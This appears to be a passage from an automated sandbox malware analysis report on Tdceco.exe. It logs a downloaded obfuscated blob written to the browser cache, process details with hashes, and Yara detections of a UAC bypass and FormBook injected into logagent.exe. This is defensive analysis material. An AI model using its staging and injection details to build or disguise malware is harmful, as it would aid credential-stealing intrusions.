C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7342FC	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Tdcecogbbgrxarcelvdgocpkcdmqukp[2]	0	1024	fd 24 5a fd 39 fd fd fd fd fd fd fd 35 35 fd 82 fd fd fd fd fd fd 0a fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 37 fd fd fd 55 fd fd fd 7e 3f 03 57 fd 37 16 03 57 1e 32 fd fd fd 3a 3c fd fd 3c fd fd 57 38 38 fd 3e fd 2c fd fd 3c fd 38 fd 38 fd 0e fd fd e5 2e fd fd 43 43 fd fd fd fd fd fd fd 8a fd 51 16 4e eb 55 4e eb 55 4e eb 55 fd 6f 7c 55 fd eb 55 fd fd 74 55 fd eb 55 fd fd fd 55 2e eb 55 fd fd 5e 55 fd eb 55 fd 17 fd 55 4c eb 55 fd 17 fd 55 4a eb 55 fd 17 33 55 fd eb 55 fd 17 fd 55 fd eb 55 4e fd 3e 55 78 6b 55 2f fd fd 55 50 eb 55 2f fd 5e 55 fd eb 55 fd 01 78 55 fd eb 55 2f fd fd 55 fd eb 55 1c fd fd 32 4e eb	$Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N	success or wait	367	7345B9	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Tdceco.exe	unknown	1009664	success or wait	1	403315	ReadFile
C:\Users\Public\Libraries\Tdceco.exe	unknown	1009664	success or wait	1	72311D	ReadFile

Analysis Process: Tdceco.exe PID: **1316**, Parent PID: **3688**

General

Target ID:	12
Start time:	12:51:48
Start date:	05/08/2022
Path:	C:\Users\Public\Libraries\Tdceco.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Tdceco.exe"
Imagebase:	0x400000
File size:	1009664 bytes
MD5 hash:	557232ED6BCC3043CBA02AEDCBC96891
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000002.478199007.00000000050A9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23242FC	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\Tdcecogbbgrxarcelvdgocpkcdmqukp[1]	0	1024	fd 24 5a fd 39 fd fd fd fd fd fd fd 35 35 fd 82 fd fd fd fd fd fd 0a fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 37 fd fd fd 55 fd fd fd 7e 3f 03 57 fd 37 16 03 57 1e 32 fd fd fd 3a 3c fd fd 3c fd fd 57 38 38 fd 3e fd 2c fd fd 3c fd 38 fd 38 fd 0e fd fd e5 2e fd fd 43 43 fd fd fd fd fd fd fd fd 8a fd 51 16 4e eb 55 4e eb 55 4e eb 55 fd 6f 7c 55 fd eb 55 fd fd 74 55 fd eb 55 fd fd fd 55 2e eb 55 fd fd 5e 55 fd eb 55 fd 17 fd 55 4c eb 55 fd 17 fd 55 4a eb 55 fd 17 33 55 fd eb 55 fd 17 fd 55 fd eb 55 4e fd 3e 55 78 6b 55 2f fd fd 55 50 eb 55 2f fd 5e 55 fd eb 55 fd 01 78 55 fd eb 55 2f fd fd 55 fd eb 55 1c fd fd 32 4e eb	$Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N	success or wait	368	23245B9	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Tdceco.exe	unknown	1009664	success or wait	1	403315	ReadFile
C:\Users\Public\Libraries\Tdceco.exe	unknown	1009664	success or wait	1	231311D	ReadFile

Analysis Process: logagent.exe PID: **4004**, Parent PID: **5336**

General

Target ID:	15
Start time:	12:51:56
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\logagent.exe"
Imagebase:	0x1240000
File size:	86016 bytes
MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.475401299.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.475401299.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.475401299.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.475401299.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.474297388.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.474297388.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.474297388.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.474297388.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.475449028.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.475449028.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.475449028.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.475449028.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.474331045.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.474331045.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.474331045.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.474331045.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.453262213.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.453262213.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.453262213.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.453262213.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.450674781.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.450674781.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.450674781.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.450674781.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.448442366.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.448442366.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.448442366.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.448442366.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.473577775.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.473577775.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.473577775.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.473577775.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.503688702.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.503688702.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.503688702.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.503688702.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.449569944.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.449569944.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.449569944.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.449569944.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.447559623.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.447559623.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.447559623.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.447559623.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.473551202.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.473551202.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.473551202.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.473551202.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.502458592.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.502458592.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.502458592.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.502458592.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.503717649.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.503717649.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.503717649.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.503717649.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.519512838.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000002.519512838.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.519512838.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.519512838.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.472847590.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.472847590.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.472847590.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.472847590.0000000050501000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.502333065.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.502333065.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.502333065.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.502333065.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.519477027.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000002.519477027.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.519477027.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.519477027.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.463823429.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.463823429.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.463823429.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.463823429.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.472811054.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000000.472811054.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.472811054.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.472811054.0000000050481000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

Analysis Process: logagent.exe PID: **1112**, Parent PID: **1316**

General

Target ID:	18
Start time:	12:52:06
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\logagent.exe"
Imagebase:	0x1240000
File size:	86016 bytes
MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

Analysis Process: WerFault.exe PID: **2124**, Parent PID: **4004**

General

Target ID:	19
Start time:	12:52:06
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4004 -s 492
Imagebase:	0xe0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: logagent.exe PID: **5060**, Parent PID: **1316**

General

Target ID:	20
Start time:	12:52:08
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\logagent.exe"
Imagebase:	0x1240000
File size:	86016 bytes
MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: WerFault.exe PID: **5756**, Parent PID: **4004**

General

Target ID:	24
Start time:	12:52:25
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4004 -s 532
Imagebase:	0xe0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly